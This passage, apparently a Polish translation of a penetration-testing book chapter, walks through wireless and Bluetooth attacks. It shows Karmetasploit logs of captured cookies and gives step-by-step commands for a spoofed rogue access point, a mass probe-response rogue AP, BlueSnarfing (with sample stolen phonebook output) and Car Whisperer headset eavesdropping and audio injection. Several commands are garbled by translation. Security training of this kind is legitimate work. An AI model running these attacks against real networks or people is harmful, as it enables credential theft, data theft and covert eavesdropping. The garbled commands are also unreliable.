[*] DNS 10.0.0.1:45749 XID 20970 (IN::A www.livejournal.com)
[*] DNS 10.0.0.1:53827 XID 36702 (IN::A www.monster.com)
```

```
[*] HTTP REQUEST 10.0.0.1 > www.google.com:80 GET /forms.html Linux FF 1.9.0.5
cookies=PREF=ID=c41580a459c85619:TM=1234162741:LM=1234162741:S=lyWQkbJUc_wa0_ro
[*] DNS 10.0.0.1:38020 XID 9358 (IN::A www.yahoo.com)
[*] HTTP REQUEST 10.0.0.1 > adwords.google.com:80 GET /forms.html Linux FF 1.9.
0.5 cookies=PREF=ID=c41580a459c85619:TM=1234162741:LM=1234162741:S=lyWQkbJUc_wa0
_ro
[*] DNS 10.0.0.1:45277 XID 44106 (IN::A www.slashdot.org)
[*] HTTP REQUEST 10.0.0.1 > blogger.com:80 GET /forms.html Linux FF 1.9.0.5 coo
kies=[*] DNS 10.0.0.1:36288 XID 34500 (IN::A www.plaxo.com)
[*] HTTP REQUEST 10.0.0.1 > cara.com:80 GET /forms.html Linux FF 1.9.0.5 cookie
```

Wszystkie te informacje są przechowywane w bazie danych SQLite, do której można przesyłać zapytania za pomocą wielu poleceń z konsoli Metasploit lub z ulubionego programu bazy danych. Cały ten proces został dość dobrze zautomatyzowany przez Carlosa Pereza w jego narzędziu Karmetasploit AP Launcher (kmsap.sh), które można pobrać ze strony http://www.darkoperator.com/tools-andscripts/. Ten atak jest całkowicie pasywny i dlatego wymaga, aby cel dobrowolnie połączył się z punktem dostępu.

Rozpoczęcie aktywnego lub ukierunkowanego ataku

Atak pasywny nie zawsze jest opłacalny, więc zmodyfikowany i nieco bardziej potrzebny jest wariant agresywny. Ten atak jest identyczny z poprzednim, z jedną odmianą. Uruchamiając Airbase, sprawiasz, że wygląda ona na legalny punkt dostępu do sieci docelowej. Na przykład, powiedzmy, że określasz za pomocą Airodump, że docelowy punkt dostępu nazywa się LithexCorp i ma BSSID 00: 14: 6C: 7C: 40: 80 i nasłuchuje na kanale 9. Postępuj w następujący sposób:

1. Zmień własny adres MAC, aby pasował do tego:

macchanger mac = 00: 14: 6C: 7C: 40: 80 wlan1

2. Uruchom Airbase z następującymi opcjami:

airbase-ng -e „„ LithexCorp ”” -c 9 -a 00: 14: 6C: 7C: 40: 80 -v wlan1

Możesz użyć innych opcji w Airbase, aby uczynić to nieco bardziej przekonującym. Na przykład można ustawić flagi szyfrowania (nawet jeśli nie jest używane żadne szyfrowanie, punkt dostępu nadal będzie wyświetlany jako korzystający z WEP lub WPA na laptopie klienta). Oprócz tych zmian, atak jest identyczny z przykładem pasywnym. Jednak Twoim zamiarem jest spowodowanie, aby klient skojarzył się z Tobą, a nie z prawdziwym punktem dostępu, co umożliwi kradzież poświadczeń, jak poprzednio. Istnieją systemy wykrywania włamań zdolne do wykrywania takich ataków, ale są one drogie, zawodne i rzadko używane

Prowadzenie masowego ataku

Ciekawym rozszerzeniem poprzedniego ataku jest zdolność Airbase do maskarady nie tylko jako firmowy punkt dostępu, ale jako każdy punkt dostępu, dla którego wykrywa sondy. Ten atak jest przydatny w dwóch scenariuszach:

• Cel pracuje na swoim laptopie, ale nie jest aktywnie połączony z żadną siecią. Laptop nadal szuka punktów dostępowych, które zna. Airbase widzi to i reaguje tak, jakby był jednym z tych punktów dostępu. Laptop następnie kojarzy się z Twoim sygnałem.

• Cel jest fizycznie podłączony do korporacyjnej sieci LAN, ale ma połączenie bezprzewodowe włączone na swoim laptopie. Zwykle dzieje się tak, gdy cel zabiera laptopa do pracy w domu i korzysta z połączenia bezprzewodowego. Jeśli ich laptop następnie kojarzy się z tobą, jednocześnie istnieje na korporacyjnej sieci LAN i wirtualna sieć bezprzewodowa. Pomyślne zaatakowanie klienta na tym etapie umożliwia dostęp do sieci firmowej.

Airbase można skonfigurować tak, aby odpowiadała na wszelkie otrzymywane sondy w następujący sposób:

airbase-ng -P -C 30 -v wlan1

Reszta konfiguracji jest taka sama, jak w poprzednich przykładach. Oznacza to, że fałszowanie adresów MAC i użycie Metasploit jest identyczne.

Montowanie ataku Bluetooth

Hakowanie urządzeń Bluetooth jest drugorzędne w ogólnym schemacie urządzeń bezprzewodowych, więc nie zamierzam zbyt długo o tym mówić; jednakże przedstawię ci kilka narzędzi i ataków, które, jeśli nic więcej, dadzą ci trochę zabawy.

Ataki na urządzenia Bluetooth (głównie telefony komórkowe) dzielą się na trzy kategorie:

• BlueJacking - Oznacza to używanie telefonu do wysyłania anonimowych wiadomości do osób korzystających z protokołu Bluetooth. Może to być bardzo zabawne i ma swoje zastosowanie w kontekście inżynierii społecznej.

• BlueSnarfing - oznacza pobieranie danych z telefonów komórkowych bez zgody właściciela. Może to obejmować pozycje kalendarza, pozycje książki adresowej i wiadomości SMS. Ogólnie rzecz biorąc, tylko starsze telefony są podatne na działanie BlueSnarfing.

• Ataki podsłuchowe - wiele osób korzysta ze słuchawek Bluetooth.

Czasami można przechwycić i nagrać ten ruch głosowy. Czasami można wprowadzić głos do strumienia. Narzędzie wydane kilka lat temu pozwoliło zrobić dokładnie to w radiach samochodowych.

(To narzędzie nazywa się Car Whisperer i znajduje się na płycie CD-ROM BackTrack).

BlueJacking

Kilka lat temu na konferencji Infosec w Londynie mój przyjaciel wściekły z powodu jego niedawnej zwolnienia, postanowił wyrównać rachunki z firmą, której dotyczyła obecność wystawców. (Na potrzeby tej dyskusji nazwiemy ją Firmą X). Napisał mały program, który śledził telefony Bluetooth, które znalazły się w zasięgu jego laptopa, i wysłał im wiadomość za pomocą protokołu wizytówki vCard. Brzmiało mniej więcej tak:

Cześć !!!! 1 Witamy w infosec !!!! Dlaczego nie zatrzymać się przy naszym stoisku i porozmawiać o bezpieczeństwie?

Jesteśmy pod 212 - Firma X


Był jednak pewien haczyk: wiadomość nie została wysłana tylko raz, była wysyłana tyle razy na sekundę, ile mógł obsłużyć telefon docelowy. Było to zamierzone (podobnie jak zła pisownia i gramatyka). W rezultacie na stoisku firmy X pojawiło się kilka osób, ale tylko po to, by narzekać, że są bombardowani reklamami. Biedni przedstawiciele handlowi nie mieli pojęcia, co się dzieje. Ponieważ możesz sprawić, że wiadomość wydaje się pochodzić od kogokolwiek, BlueJacking może być przydatny dla kreatywnego inżyniera społecznego. Istnieje kilka sposobów przeprowadzenia tej formy ataku. Oto najłatwiejsze:

• Korzystanie z funkcji specyficznych dla telefonu - Utwórz kontakt w książce adresowej. Jako nazwę wprowadź wiadomość, którą chcesz wysłać. Aby wysłać wiadomość, włącz Bluetooth, wyszukaj urządzenia docelowe i wybierz „Wyślij wizytówkę" (w niektórych modelach „Wyślij kontakt"). Wybierz wpis, który właśnie utworzyłeś z książki adresowej i gotowe.

• Korzystanie z automatycznego narzędzia - Najpopularniejszymi narzędziami są aplikacje Java FreeJack i EasyJack. Oba działają dobrze, a szybkie wyszukiwanie w Google da ci ich obu.

BlueSnarfing

Z punktu widzenia testera penetracji fizycznej możliwość kradzieży książki telefonicznej z dowolnego telefonu w pobliżu jest oczywiście bardzo przydatna. Jednak w prawdziwym świecie większość telefonów jest teraz zabezpieczonych przed tym atakiem, chociaż możesz mieć szczęście. Najpierw musisz zlokalizować wszystkie urządzenia Bluetooth w okolicy. Pokażę ci, jak to zrobić za pomocą narzędzia o nazwie BlueScanner z sieci Aruba. Istnieje wiele narzędzi, które działają pod Linuksem (i są dostarczane z BackTrack), ale szczególnie podoba mi się interfejs tego narzędzia i prezentacja informacji, mimo że działa w systemie Windows



Jak widać, oprogramowanie ładnie dzieli urządzenia, dzięki czemu można dokładnie zobaczyć, z czym mamy do czynienia. W tym przykładzie celujemy w telefon Nokia 6300. Zanotuj jej adres 00: 24: 04: 15: AA: 08. Aby wyodrębnić książkę adresową tego urządzenia, uruchom następujące polecenie w BackTrack:

bluesnarfer -r 1-100 -b 00: 24: 04: 15: AA: 08

Atak się powiódł i masz teraz książkę adresową celu :

device name: Nokia 6300

custom phonebook selected

+ 1 – bob : 0416783452

+ 4 – john : 0794487651

+ 7 – dave : 0792938450

+ 10 – test2 : 0794009812

+ 13 – house : 0793545345

+ 16 – test3 : 0794073352

+ 19 – btsucks : 0796009272

Podsłuchiwanie

Narzędzie Car Whisperer służy do podsłuchiwania bezprzewodowej komunikacji głosowej, która odbywa się za pośrednictwem protokołu Bluetooth. Przede wszystkim musisz skonfigurować swoje urządzenie Bluetooth tak, aby myślało, że to telefon komórkowy:

hciconfig hci0 klasa 0x50204

Zakłada się, że Twoje urządzenie Bluetooth nazywa się hci0, co najprawdopodobniej jest. Jeśli tak nie jest, użyj polecenia iwconfig, aby wyświetlić listę wszystkich interfejsów HCI. Musisz odgadnąć pin parowania (zwykle 0000 lub 1234), aby podsłuchać strumień. Możesz się tego dowiedzieć metodą prób i błędów. Więc:

echo 0000> / etc / bluetooth / pin

Otwórz plik /etc/bluetooth/serial.server i zmień wartość Autostart na true. Następnie wykonaj:

/etc/init.d/bluetooth restart

Aby znaleźć adres MAC celu, musisz użyć narzędzia, takiego jak BlueScanner. Zakładając, że 00: 12: 34: 56: 78: 90 jest docelowym zestawem słuchawkowym Bluetooth (i czy kod PIN jest prawidłowy), uruchom następujące polecenie, aby zrzucić strumień audio do wejścia.

carwhisperer 0 / dev / null input.raw 00: 12: 34: 56: 78: 90 1

Tutaj używamy / dev / null, ale możesz także określić plik audio w swoim systemie, który zostanie wysłany do zestawu słuchawkowego celu. Aby odsłuchać przechwycony dźwięk, użyj następującego polecenia:

sox -t raw -r 8000 -c 1 -s -w input.raw -t ossdsp /dev/dsp

Baw się dobrze. Jeśli teraz myślisz „Hmmm. Chciałbym napisać skrypt, który zautomatyzuje wykrywanie i nagrywanie zestawów słuchawkowych Bluetooth. W takim razie podoba mi się Twój styl, ale to już zostało zrobione. Sprawdź BlueDiving pod adresem

http://sourceforge.net/projects/bluediving (który właściwie dość mocno automatyzuje).

Podsumowanie

Ta część jest odejściem od reszty, ponieważ jest czysto techniczna. Chociaż próbowałem stworzyć podejście książki kucharskiej (w której po prostu postępujesz zgodnie z instrukcjami) w celu pokonania bezpieczeństwa bezprzewodowego, możesz uchwycić zawartość tylko raz faktycznie usiadłeś i spróbowałeś jednego lub więcej ataków. Powinieneś to zrobić z własnym sprzętem i czuć się komfortowo z wynikami, zanim jeszcze pomyślisz o przeprowadzeniu ataku bezprzewodowego na witrynę klienta. W tym rozdziale przyjrzeliśmy się:

• Bezprzewodowy sprzęt do hakowania - to moje osobiste preferencje . Poznałeś Back-Track, który jest doskonałym środowiskiem do nauki pokonywania bezpieczeństwa sieci bezprzewodowej i oprócz tego robi wiele innych rzeczy.

• Standardy i protokoły bezpieczeństwa sieci bezprzewodowej - przed przystąpieniem do hakowania sieci bezprzewodowej warto mieć dobrą praktyczną wiedzę na temat podstaw sieci bezprzewodowych.

• Wireless Encryption - szyfrowanie i uwierzytelnianie w sieci bezprzewodowej punktów dostępu to często to samo. Dwa najpopularniejsze systemy kluczy współdzielonych to WEP i WPA, z których oba mogą zostać złamane. Istnieją inne systemy, które wymagają innego podejścia.

• Ataki na sieć bezprzewodową - ten temat obejmował zarówno wykrywanie bezprzewodowych punktów dostępowych, jak i pokonywanie powszechnych środków bezpieczeństwa, takich jak szyfrowanie i filtrowanie adresów MAC.

• Ataki klientów bezprzewodowych - to stosunkowo nowy rodzaj ataków, które po prawidłowym wdrożeniu mogą być wykorzystane z doskonałym skutkiem nawet w najbezpieczniejszych środowiskach bezprzewodowych.

• Bluetooth - żaden rozdział dotyczący bezpieczeństwa sieci bezprzewodowej nie byłby kompletny bez omówienia technologii Bluetooth. Te ataki mogą być bardzo przydatne w teście penetracji fizycznej i często są pomijane.

Bezprzewodowe hakowanie i fizyczne testy penetracyjne - przy wykorzystaniu bardzo różnych zestawów umiejętności - idą w parze. Przećwicz i opanuj techniki opisane tu, nawet jeśli początkowo wydają ci się obce.